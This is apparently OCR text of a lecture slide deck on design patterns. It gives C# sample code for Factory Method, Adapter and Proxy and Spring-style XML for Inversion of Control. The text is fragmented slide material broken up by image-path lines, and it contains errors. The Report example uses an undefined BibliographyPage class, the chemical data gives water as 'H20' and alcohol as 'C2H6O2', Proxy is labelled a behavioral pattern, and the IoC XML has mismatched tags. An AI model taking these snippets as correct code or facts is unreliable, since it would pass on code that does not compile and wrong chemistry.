    abstract public Product
  FactoryMethod();
  }

  // "ConcreteCreatorA"

  class ConcreteCreatorA :
  Creator
  {
    // Methods
    override public Product
  FactoryMethod()
    {
      return new
  ConcreteProductA();
    }
  }
  ```



Sample Code (Factory)

-
  ```
  // "ConcreteCreatorB"

  class ConcreteCreatorB :
  Creator
  {
    // Methods
    override public Product
  FactoryMethod()
    {
      return new
  ConcreteProductB();
    }
  }
  ```


-
  ```
  class Client
  {
    public static void Main(
  string[] args )
    {

      // FactoryMethod returns
  ProductA
      Creator c = new
  ConcreteCreatorA();
      Product p =
  c.FactoryMethod();
      Console.WriteLine(
  "Created {0}", p );

      // FactoryMethod returns
  ProductB
      c = new
  ConcreteCreatorB();
      p = c.FactoryMethod();
      Console.WriteLine(
  "Created {0}", p );
  ```



Sample Code (Factory)


-
  ```
  using System;
  using System.Collections;

  // "Product"

  abstract class Page
  {
  }

  // "ConcreteProduct"

  class SkillsPage : Page
  {
  }

  // "ConcreteProduct"

  class EducationPage : Page
  {
  }

  // "ConcreteProduct"

  class ExperiencePage : Page
  {
  }
  ```

-
  ```
  // "ConcreteProduct"

  class IntroductionPage : Page
  {
  }
  // "ConcreteProduct"

  class ResultsPage : Page
  {
  }

  // "ConcreteProduct"

  class ConclusionPage : Page
  {
  }

  // "ConcreteProduct"

  class SummaryPage : Page
  {
  }
  ```



Sample Code (Factory)


```
•  // "Creator"

   abstract class Document
   {
     // Fields
     protected ArrayList pages = new ArrayList();

     // Constructor
     public Document()
     {
       this.CreatePages();
     }

     // Properties
     public ArrayList Pages
     {
       get{ return pages; }
     }

     // Factory Method
     abstract public void CreatePages();
   }
```



Sample Code (Factory)


```
•  // "ConcreteCreator"

   class Resume : Document
   {
     // Factory Method
•
     override public void
   CreatePages()
     {
       pages.Add( new
   SkillsPage() );
       pages.Add( new
   EducationPage() );
       pages.Add( new
   ExperiencePage() );
     }
   }
```

```
•  // "ConcreteCreator"

   class Report : Document
   {
     // Factory Method
•
     override public void
   CreatePages()
     {
       pages.Add( new
   IntroductionPage() );
       pages.Add( new ResultsPage()
   );
       pages.Add( new
   ConclusionPage() );
       pages.Add( new SummaryPage()
   );
       pages.Add( new
   BibliographyPage() );
     }
   }
```




Sample Code (Factory)

```
.  /// <summary>
   ///  FactoryMethodApp test
   /// </summary>
   class FactoryMethodApp
   {
     public static void Main( string[] args )
     {
       Document[] docs = new Document[ 2 ];

       // Note: constructors call Factory Method
       docs[0] = new Resume();
       docs[1] = new Report();

       // Display document pages
       foreach( Document document in docs )
       {
         Console.WriteLine( "\n" + document + " ------- " );
         foreach( Page page in document.Pages )
           Console.WriteLine( " " + page );
       }
     }
   }
```




Structural Pattern Example

- Adapter
  - Convert the interface of a class into another interface clients expect.
  - Adapter lets classes work together that couldn't otherwise because of incompatible interfaces
- **Participants**
  - **Target (ChemicalCompound)**
    - defines the domain-specific interface that Client uses.
  - **Adapter (Compound)**
    - adapts the interface Adaptee to the Target interface.
  - **Adaptee (ChemicalDatabank)**
    - defines an existing interface that needs adapting.
  - **Client (AdapterApp)**
    - collaborates with objects conforming to the Target interface.



Sample Code (Adapter)


- UML Diagram



Sample Code (Adapter)


```
•  using System;

   // "Target"

   class ChemicalCompound
   {
     // Fields
     protected string name;
     protected float boilingPoint;
     protected float meltingPoint;
     protected double
        molecularWeight;
     protected string
        molecularFormula;

     // Constructor
      public ChemicalCompound
        ( string name )
     {
       this.name = name;
     }
```

```
•   // Properties
     public float BoilingPoint
     {
       get{ return boilingPoint; }
     }

     public float MeltingPoint
     {
       get{ return meltingPoint; }
     }

     public double MolecularWeight
     {
       get{ return molecularWeight;
   }
     }

     public string MolecularFormula
     {
       get{ return
   molecularFormula; }
     }
   }
```



Sample Code (Adapter)

```
.   // "Adapter"

    class Compound : ChemicalCompound
    {
      // Fields
      private ChemicalDatabank bank;

      // Constructors
      public Compound( string name ) : base( name )
      {
        // Adaptee
        bank = new ChemicalDatabank();
        // Adaptee request methods
        boilingPoint = bank.GetCriticalPoint( name, "B" );
        meltingPoint = bank.GetCriticalPoint( name, "M" );
        molecularWeight = bank.GetMolecularWeight( name );
        molecularFormula = bank.GetMolecularStructure( name );
      }

      // Methods
      public void Display()
      {
        Console.WriteLine("\nCompound: {0} ------ ",name );
        Console.WriteLine(" Formula: {0}",MolecularFormula);
        Console.WriteLine(" Weight : {0}",MolecularWeight );
        Console.WriteLine(" Melting Pt: {0}",MeltingPoint );
        Console.WriteLine(" Boiling Pt: {0}",BoilingPoint );
      }
    }
```



Sample Code (Adapter)

```
•   // "Adaptee"

    class ChemicalDatabank
    {
      // Methods -- the Databank 'legacy API'
      public float GetCriticalPoint( string
    compound, string point )
      {
        float temperature = 0.0F;
        // Melting Point
        if( point == "M" )
        {
          switch( compound.ToLower() )
          {
            case "water": temperature = 0.0F;
    break;
            case "benzene" : temperature =
    5.5F; break;
            case "alcohol": temperature = -
    114.1F; break;
          }
        }
        // Boiling Point
        else
        {
          switch( compound.ToLower() )
          {
            case "water": temperature =
    100.0F;break;
            case "benzene" : temperature =
    80.1F; break;
            case "alcohol": temperature =
    78.3F; break;
          }
        }
```

```
public string GetMolecularStructure(
 string compound )
   {
     string structure = "";
     switch( compound.ToLower() )
     {
       case "water": structure =
 "H20"; break;
       case "benzene" : structure =
 "C6H6"; break;
       case "alcohol": structure =
 "C2H6O2"; break;
     }
     return structure;
   }

   public double GetMolecularWeight(
 string compound )
   {
     double weight = 0.0;
     switch( compound.ToLower() )
     {
       case "water": weight = 18.015;
 break;
       case "benzene" : weight =
 78.1134; break;
       case "alcohol": weight =
 46.0688; break;
     }
     return weight;
```

Sample Code (Adapter)


```
/// <summary>
/// AdapterApp test application
/// </summary>
public class AdapterApp
{
  public static void Main(string[] args)
  {
    // Retrieve and display water characteristics
    Compound water = new Compound( "Water" );
    water.Display();

    // Retrieve and display benzene characteristics
    Compound benzene = new Compound( "Benzene" );
    benzene.Display();

    // Retrieve and display alcohol characteristics
    Compound alcohol = new Compound( "Alcohol" );
    alcohol.Display();

  }
}
```

Behavioral Patterns Example

- Proxy
  - Provide a surrogate or placeholder for another object to control access to it.
- Participants
  - **Proxy (MathProxy)**
    - maintains a reference that lets the proxy access the real subject. Proxy may refer to a Subject if the RealSubject and Subject interfaces are the same.
    - provides an interface identical to Subject's so that a proxy can be substituted for for the real subject.
    - controls access to the real subject and may be responsible for creating and deleting it.
    - other responsibilites depend on the kind of proxy:
      - *remote proxies* are responsible for encoding a request and its arguments and for sending the encoded request to the real subject in a different address space.
      - *virtual proxies* may cache additional information about the real subject so that they can postpone accessing it. For example, the ImageProxy from the Motivation caches the real images's extent.
      - *protection proxies* check that the caller has the access permissions required to perform a request.
  - **Subject (IMath)**
    - defines the common interface for RealSubject and Proxy so that a Proxy can be used anywhere a RealSubject is expected.
  - **RealSubject (Math)**
    - defines the real object that the proxy represents.

Sample Code (Proxy)

- UML Diagram



Sample Code (Proxy)

```
using System;
using System.Runtime.Remoting;

// "Subject"

public interface IMath
{
  // Methods
  double Add( double x, double y );
  double Sub( double x, double y );
  double Mul( double x, double y );
  double Div( double x, double y );
}

// "RealSubject"

class Math : MarshalByRefObject, IMath
{
  // Methods
  public double Add( double x, double y )
 { return x + y; }
  public double Sub( double x, double y )
 { return x - y; }
  public double Mul( double x, double y )
 { return x * y; }
  public double Div( double x, double y )
 { return x / y; }
}
```

```
// Remote "Proxy Object"

class MathProxy : IMath
{
 // Fields
 Math math;
 // Constructors
 public MathProxy()
 {
  // Create Math instance in a different AppDomain
  AppDomain ad = System.AppDomain.CreateDomain(
                              "MathDomain",null, null );
  ObjectHandle o =
   ad.CreateInstance("Proxy_RealWorld", "Math", false,
   System.Reflection.BindingFlags.CreateInstance,
   null, null, null,null,null );
  math = (Math) o.Unwrap();
 }

 // Methods
 public double Add( double x, double y )
 {
  return math.Add(x,y);
 }
  public double Sub( double x, double y )
 {
  return math.Sub(x,y);
 }
 public double Mul( double x, double y )
 {
  return math.Mul(x,y);
 }
 public double Div( double x, double y )
 {
  return math.Div(x,y);
 }
}
```

Sample Code (Proxy)

```
• public class ProxyApp
  {
    public static void Main( string[] args )
    {
      // Create math proxy
      MathProxy p = new MathProxy();

      // Do the math
      Console.WriteLine( "4 + 2 = {0}", p.Add( 4, 2 ) );
      Console.WriteLine( "4 - 2 = {0}", p.Sub( 4, 2 ) );
      Console.WriteLine( "4 * 2 = {0}", p.Mul( 4, 2 ) );
      Console.WriteLine( "4 / 2 = {0}", p.Div( 4, 2 ) );
    }
  }
```

Inversion of Control Pattern (IoC) *a.k.a. Dependency injection*


- Basically, a multi-purpose factory
- A 4GL replacement, exploits metadata from your code to provide a declarative environment
- Configuring instead of coding
  - Encapsulates complexity
  - Lets you expose only “key” parameters that you may change


IoC : Advantages

- Forces you to write clean code
  - No more complex dependencies
  - For complex objects, use factories
  - IoC will wire objects for you (matching object names to method parameters for instance)
  - Destruction of your objects is also handled
- Saves you from writing boring code
  - Calling new operators and getters/setters is both error prone and very simple anyway

IoC Configuration sample

Let us imagine a complex geometry setup :
- A material (aluminium)
- A volume (a cube)
- A physical volume (yes, that cube)






IoC configuration sample

in GDML


```
<element  name="Aluminium_e"
          Z=" 13.0000"  N=" 27" >
    <atom type="A" unit="g/mol"
          value=" 26.9815" />
</element>

<box  lunit="cm" aunit="degree"
      name="boxV_s"
      x="20.0000"  y="60.0000"
      z="50.0000" />

<volume name="boxV">
   <materialref ref="Aluminium_e"/>
   <solidref ref="boxV_s"/>
</volume>
```



IoC configuration sample

in IoC XML


```
<bean  name="Aluminium_e" class="cern.mygdm.Material">
 <property name="Z" value="13.0000"/>  /
 <property name="N" value="27"/>
 <property name="A">
   <bean class="cern.mygdm.Atom">
     <constructor-arg><value>A</value></constructor-arg>
     <constructor-arg><value>g/mol</value></constructor-arg>
     <constructor-arg><value>26.9815</value></constructor-arg>
   </bean>
 </property>
</bean>
<bean name="boxV_s" class="cern.mygdm.Box">
 <property name="lunit" value="cm"/>  /
 <property name="aunit" value="degree"/>
 <property name="X" value="20.0000"/>
 <property name="Y" value="60.0000"/>
 <property name="Z" value="50.0000"/>
<bean name="boxV" class="cern.mygdm.PVolume">
 <property name="solidref"><bean name="boxV_s"/></property>
 <property name="materialref"><bean ref="${material}"/></property>
</volume>
```



IoC configuration sample

Using your configuration


```
// Pseudo-code (only compiles in my head)
BeanFactory myFactory =
                IoCFactory.read("myVolume.xml");

myFactory.setProperty("material","ALUMINIUM_e");
cern.mygdm.PVolume myVolume = myFactory.get("boxV");

// ...or you could change it like so
// assuming you defined a "LEAD" material
myFactory.setProperty("material","LEAD_e");
cern.mygdm.PVolume myVolume = myFactory.get("boxV");
```



IoC configuration sample


What's in it for you ?

- It is more verbose but...
- Totally generic -> easy integration
- Replaces code by configuration
- Configurable (pre and post process)
- Can be nested with other configurations
- No specific XML format maintenance (even though they may be useful for conciseness)




IoC platforms

- Primarily Java, as it currently offers the richest reflection mechanism (including interceptors and runtime proxy generation)
- Your langage needs reflection some way or another
- .NET somewhat supports this, but development effort is slower at the moment




IoC frameworks

- Spring Framework Spring
  - A simple yet powerful java IoC framework
  - A huge toolbox with very good default beans
  - With aspect oriented programming support
  - Comes with extensions for :
    - JDBC / ORM frameworks
    - Servlet API
    - JMS
    - Transaction management
    - Etc...
  - Spring.NET version – in the works



